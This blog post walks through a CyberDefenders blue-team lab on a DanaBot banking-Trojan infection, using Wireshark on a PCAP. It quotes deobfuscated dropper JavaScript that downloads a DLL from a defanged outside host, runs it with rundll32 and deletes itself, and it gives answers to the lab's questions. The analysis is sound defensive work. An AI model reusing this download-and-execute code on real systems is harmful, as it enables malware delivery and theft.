
In this blog post, we’ll walk through a Blue Team lab challenge hosted by CyberDefenders, specifically investigating a breach scenario involving DanaBot malware.
The SOC team has detected suspicious activity in the network traffic, revealing that a machine has been compromised. Sensitive company information has been stolen. Your task is to use Network Capture (PCAP) files and Threat Intelligence to investigate the incident and determine how the breach occurred.The challenge is presented by CyberDefenders (https://cyberdefenders.org) and can be found here: https://cyberdefenders.org/blueteam-ctf-challenges/danabot.
Note: This post is not sponsored by or affiliated with CyberDefenders.
Initially, I knew very little about DanaBot. Turns out it’s an advanced banking Trojan malware that was designed to steal financial information from victims. Out of the Trojans in the wild, this is one of the most advanced thanks to the modular design and a complex delivery method. See links at the bottom of the post for more information on the malware.
Let’s get started with the questions 🧨
Q1: Which IP address was used by the attacker during the initial access?

“Initial access” suggests we’re looking at the early conversations in the ~25-minute network capture. Let’s have a look at the second conversation by applying it as filter.

Filtering the second conversation reveals a suspicious HTTP exchange, where a user visits portfolio[.]serveirc[.]com/login.php.


In response to the initial GET /login.php, the server responds with something unusual in the header:
Content-disposition: attachment;filename=allegato_708.jsThis header triggers a file download rather than displaying a webpage, which is unusual for a login request. The JavaScript file itself is heavily obfuscated but contains concerning code such as new ActiveXObject, indicating potential malicious intent like executing binaries or reading files.
Let’s get that file next.
We see the heavily obfuscated attachment file:
Quick deobfuscation attempt using obf-io.deobfuscate.io confirms malicious intents:

What can the JS code above do?
Save files to %TEMP% directory (on Windows):
var _0x44bdd9 = new ActiveXObject("Scripting.FileSystemObject")
                         .GetSpecialFolder(0x2) + "\" + _0x48a85a;
where GetSpecialFolder(0x2) likely refers to the %TEMP% folder.
Download files from the internet:
var _0x5da57f = WScript.CreateObject("MSXML2.XMLHTTP");
_0x5da57f.Open("GET", "hxxp://soundata[.]top/resources.dll", false);
_0x5da57f.Send();
Write to disk:
_0x3c8952.Write(_0x5da57f.ResponseBody);
_0x3c8952.Position = 0x0;
_0x3c8952.SaveToFile(_0x44bdd9, 0x2);
Execute the file written
var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
_0x1e16b0.Run("rundll32.exe /B " + _0x44bdd9 + ",start", 0x0, true);
This bit executes the DLL file.
Delete the script itself to cover tracks:
new ActiveXObject("Scripting.FileSystemObject")
         .DeleteFile(WScript.ScriptFullName);
Thus, the attacker’s IP address is the server hosting portfolio[.]serveirc[.]com, serving malicious JavaScript instead of a legitimate login page.
Q2: What is the name of the malicious file used for initial access?
We can have another look at the HTTP stream from question 1 to get the answer to this question as well.
Q3: What is the SHA-256 hash of the malicious file used for initial access?
Let’s extract the file first. In Wireshark, go to File -> Export objects -> HTTP:

There are 4 files in the list. Let’s save the JS file to our isolated lab computer’s disk. In the object list window it is still called login.php. I then rename it for consistency:
mv login.php allegato_708.js
and generate a SHA-256 hash:shasum -a 256 allegato_708.js

Q4: Which process was used to execute the malicious file?
Initially, I thought it was rundll32.exe, as it directly executes the DLL. The submission was not accepted by the platform, so I had to go deeper. The code used to execute the malicious file is this:
var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
_0x1e16b0.Run("rundll32.exe /B " + _0x44bdd9 + ",start", 0x0, true);
In these 2 lines we have 3 separate entities:
WScript– something available to the execution environment by default, since the malicious JS doesn’t load it from any external sources_0x44bdd9– path to the DLL downloaded from hxxp://soundata[.]top/resources.dllrundll32.exe– executes the downloaded DLL
WScript comes from something called wscript.exe. As per the official documentation:
Windows Script Host provides an environment in which users can execute scripts in various languages that use various object models to perform tasks.
So this is the thing that executes the original JS file. Here’s what the execution chan looks like in this case:
wscript.exe → rundll32.exe → Malicious DLL execution
Since wscript.exe is the beginning of the chain, I’ll submit it as the answer.
Q5: What is the file extension of the second malicious file utilized by the attacker?
To answer this question we need to go a step back to see what the first script downloaded. The initial JavaScript downloaded a DLL file from hxxp://soundata[.]top/resources.dll.
Q6: What is the MD5 hash of the second malicious file?
Using the file extraction tool in Wireshark (File -> Export objects -> HTTP), let’s save the second malicious file to disk and calculate it’s MD5 hash:

Summary
This lab illustrated a practical scenario for Blue Teams investigating malware infections using PCAP files. Through analysis of network traffic and scripts, we successfully identified initial access, malicious file characteristics, and the execution process. Some nice and efficient JS coding there, too!
Note: Links above have been defanged to prevent accidental clicks.
Links and resources
- https://www.zscaler.com/blogs/security-research/spike-danabot-malware-activity – Spike in DanaBot Malware Activity
- https://www.cyfirma.com/research/danabot-stealer-a-multistage-maas-malware-re-emerges-with-reduced-detectability/ – DanaBot Stealer: A Multistage MaaS Malware Re-emerges with Reduced Detectability
- https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/wscript – Windows Script Host official documentation


Grazie!